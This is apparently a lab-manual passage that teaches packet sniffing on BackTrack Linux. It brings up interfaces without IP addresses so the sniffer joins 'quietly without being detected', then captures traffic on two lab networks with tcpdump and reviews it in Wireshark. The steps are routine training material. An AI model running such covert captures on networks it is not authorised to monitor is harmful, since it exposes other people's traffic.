
```
Boot the First Hard Disk
Start BackTrack FrameBuffer (1024x768)
Start BackTrack FrameBuffer (800x600)
Start BackTrack Forensics (no swap)
Start BackTrack in Safe Graphical Mode
Start Persistent Live CD
Start BackTrack in Text Mode
Start BackTrack Graphical Mode from RAM
Memory Test

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the
commands before booting, or 'c' for a command-line.
```

6. **Type the following command to initialize the GUI (Graphical User Interface):**
root@bt:~#**startx**




```
Doing Wacom setup....
Starting kernel log daemon....
Starting system message bus: dbus.
CPUFreq Utilities: Setting ondemand CPUFreq governor...disabled,
Starting Hardware abstraction layer: hald.
Starting System Tools Backends: system-tools-backends.
BackTrack 4 R2 (CodeName Nemesis) Security Auditing

For more information visit: http://www.backtrack-linux.org/
root@bt:~# startx_
```

7. Click the small blue arrow in the bottom-right corner of the screen to adjust the resolution. Click **Accept Configuration** if the desktop renders correctly.




8. Open a terminal on the Linux Sniffer system by clicking on the image to the right of Firefox in the task bar, in the bottom of the screen.




One of the nice features of some versions of BackTrack is that they are not automatically assigned IP addresses through the use of Dynamic Host Configuration Protocol (DHCP). This is because the interfaces are not active – they must be manually enabled. The idea is to come on the network quietly without being detected.

9. Only the loopback address, 127.0.0.1, is displayed when you type:
root@bt:~#**ifconfig**


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
root@bt:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~# 
```


10. Type the following command to view all available interfaces on the system:
root@bt:~#**ifconfig -a**



```
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:31:4f:f2
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:0c:29:31:4f:fc
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Neither of the interfaces, eth0 or eth1 is assigned an IP address on their respective networks. The reason the sniffer has two interfaces is that it is located on two networks, the internal network (LAN) and the external network (WAN).

The 2008 Firewall also has 2 interfaces and is also connected to both networks.




A sniffer should be operating in promiscuous mode so it can see all network traffic. Two ways to ensure that a sniffer will capture all traffic on a network segment are:

- Connect the sniffer and other devices on the network to a hub
- Connect the sniffer to a switch’s SPAN (Switched Port Analyzer) port

To put the interfaces into promiscuous mode, type the following commands:


11. To activate the first interface, type the following command:
root@bt:~#**ifconfig eth0 up**



```
root@bt:~# ifconfig eth0 up
root@bt:~#
```


12. To verify the first interface, type the following command:
root@bt:~#**ifconfig eth0**

Verify that the status of **UP** is shown on the second line of output.



```
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:31:4f:f2
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2000

root@bt:~#
```


13. To activate the second interface, type the following command:
root@bt:~#**ifconfig eth1 up**



```
root@bt:~# ifconfig eth1 up
```

14. To verify the second interface, type the following command:
root@bt:~#**ifconfig eth1**


Verify that the status of **UP** is shown on the second line of output.



```
root@bt:~# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:31:4f:fc
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2080

root@bt:~#
```

The Linux/UNIX utility **tcpdump** is commonly used by network administrators to capture network traffic on a sniffer. Many sniffer machines do not have a Graphical User Interfaces, so running GUI-based tools like Wireshark or Network Miner is not possible. Another benefit to using tcpdump is that it handles very large capture files well. Wireshark loads files into RAM, so if the file is too large, it might not open.


15. Type the following command to view several available switches for tcpdump:
root@bt:~#**tcpdump --help**



```
root@bt:~# tcpdump --help
tcpdump version 3.9.8
libpcap version 1.0.0
Usage: tcpdump [-aAdDeflLnNOpqRStuUvxX] [-c count] [ -C file_size ]
               [ -E algo:secret ] [ -F file ] [ -i interface ] [ -M secret ]
               [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ]
               [ -W filecount ] [ -y datalinktype ] [ -Z user ]
               [ expression ]
```

16. To run tcpdump on the network segment interface eth0 is connected to, type:
root@bt:~#**tcpdump –i eth0**

Wait until at least one IPv4 packet is displayed before stopping the capture. It could take a couple of minutes before a packet shows up.




```
root@bt:~# tcpdump -i eth0
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
12:45:18.928762 IP 192.168.1.1 > 224.0.0.1: igmp query v3
12:45:19.398728 IP 192.168.1.200 > 224.0.0.22: igmp v3 report, 1 group record(s)
12:45:22.898696 IP 192.168.1.200 > 224.0.0.22: igmp v3 report, 1 group record(s)
12:45:23.587357 IP 192.168.1.175 > 224.0.0.22: igmp v3 report, 1 group record(s)
12:45:26.587932 IP 192.168.1.100 > 224.0.0.22: igmp v3 report, 1 group record(s)
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

After one IPv4 packet or more is displayed, press **CTRL+C** to stop the network capture. If the network 192.168.1.0/24 is displayed, eth0 is located on the first (internal) network. If the network 216.0.0.0/24 is displayed, eth0 is located on the second (external) network. Also, notice that the default for tcpdump is to capture only the first 96 bytes. The –s 0 switch will allow tcpdump to capture the full packet size of 65,536.

17. To run tcpdump on the network segment interface eth1 is connected to, type:
root@bt:~#**tcpdump -i eth1 -s 0**

Wait until at least one packet is displayed before stopping the capture. Log on to the Windows 7 machine as student with the password of **password** if you do not see traffic.




```
root@bt:~# tcpdump -i eth1 -s 0
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
13:00:54.048274 IP 216.1.1.200.netbios-dgm > 216.255.255.255.netbios-dgm: NBT UD
P PACKET(138)
13:04:27.542942 IP 216.1.1.200.netbios-dgm > 216.255.255.255.netbios-dgm: NBT UD
P PACKET(138)
13:05:40.909631 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 499
13:05:40.909808 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 442
13:05:40.909959 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 485
13:05:40.910157 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 497
```

After one packet or more is displayed, press **CTR+C** to stop the network capture. If the network 192.168.1.0/24 is displayed, eth1 is located on the first (internal) network. If the network 216.0.0.0/8 is displayed, eth1 is located on the second (external) network. The –s 0 switch is used to capture the full packet size (65,536).

18. To capture traffic on the 192.168.1.0/24 network and send it to a file, type:
root@bt:~#**tcpdump –i eth0 -nntttt -s 0 -w capnet1.pcap -C 100**


Be sure to enter the appropriate interface in the command syntax!



```
root@bt:~# tcpdump -i eth0 -nntttt -s 0 -w capnet1.pcap -C 100
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

The following table lists details of the switches used with the tcpdump command:

-i eth0	Use interface zero
-nntttt	Disable DNS resolution, date and time format
-s 0	Disables default packet size of 96 bytes, full packet size
-w	Write to a capture file, instead of displaying to the screen
-C	Split the captures into files of this size




```
tcpdump -i eth0 -nntttt -s 0 -w capnet1.pcap -C 100
```

Wait about 5 minutes so that your capture file will have some generated traffic. **Packets will not display in the terminal because they are being sent to a file.**


Press **CTRL-C** to stop tcpdump from running and discontinue the network capture.

19. To view the capture file, type the following command at the terminal:
root@bt:~#**wireshark capnet1.pcap**



```
root@bt:~# wireshark capnet1.pcap
```

20. Check the "**Don't show the message again**" box and click the **OK** button.




Running as user "root" and group "root". This could be dangerous.

□ Don't show this message again.


Wireshark will open and the capture file will appear, similar to the one seen below:

Notice that the traffic listed takes place on the 192.168.1.0/24 network.



capnet1.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

No.	Time	Source	Destination	Protocol
1	0.000000	192.168.1.1	224.0.0.1	IGMP
2	0.311696	192.168.1.100	224.0.0.22	IGMP
3	3.428553	192.168.1.200	224.0.0.22	IGMP
4	6.461464	192.168.1.175	224.0.0.22	IGMP
5	125.002863	192.168.1.1	224.0.0.1	IGMP
6	131.585908	192.168.1.100	224.0.0.22	IGMP
7	131.629432	192.168.1.175	224.0.0.22	IGMP
8	131.928735	192.168.1.200	224.0.0.22	IGMP

21. From the File menu, select **Quit** to close Wireshark.



22. To capture traffic on the 216.0.0.0/8 network and send it to a file, type:
root@bt:~#**tcpdump –i eth1 -nntttt -s 0 -w capnet2.pcap -C 100**


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help


```
root@bt:~# tcpdump -i eth1 -nntttt -s 0 -w capnet2.pcap -C 100
```

Wait about 5 minutes so that your capture file will have some generated traffic.

While waiting, login to the Windows 7 External Machine as student with the password of **password** to generate some traffic for your capture file.

